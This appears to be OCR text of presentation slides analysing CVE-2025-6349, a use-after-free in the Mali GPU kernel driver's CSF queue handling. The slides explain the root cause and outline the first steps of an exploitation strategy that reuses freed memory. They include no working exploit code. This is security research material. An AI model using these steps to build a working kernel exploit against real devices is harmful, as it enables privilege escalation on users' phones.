
Found 0-day 🤯 (CVE-2025-6349)

$ CVE-2025-6349




1. **kbase_context** manages **kbase_queue** via a linked list

$ CVE-2025-6349




2. Mapping queue's pages to userspace requires **exactly 3 pages**

$ CVE-2025-6349




3. Otherwise, the mapping will fail…

$ CVE-2025-6349



... and the queue will be released

$ CVE-2025-6349



4. However, the kernel does **not unlink the queue** from the linked list

$ CVE-2025-6349

- Use-After-Free in CSF queue due to improper error handling
- kbase_queue is allocated from kmalloc-512

$ CVE-2025-6349

```
struct kbase_queue {
    struct kbase_context *kctx;
    u64 user_io_gpu_va;
    struct tagged_addr phys[...];
    u64 *user_io_addr;
    u64 handle;
    int doorbell_nr;
    struct list_head pending_kick_link;
    kbase_refcount_t refcount;
    struct kbase_queue_group *group;
    struct kbase_va_region *queue_reg;
    struct work_struct oom_event_work;
    u64 base_addr;
    u32 size;
```

kctx->kbdev->...


We need many valid pointers 😫

$ CVE-2025-6349

- Use-After-Free in CSF queue due to improper error handling
- kbase_queue is allocated from kmalloc-512
- Hard to exploit, need another way 😭


Exploiting CVE-2025-6349

$ Primitive Pivot




1. Use the vulnerability to access a freed queue from context

$ Primitive Pivot




2. Create another context

$ Primitive Pivot




3. Create a queue under the new context, reusing the UAF memory

$ Primitive Pivot



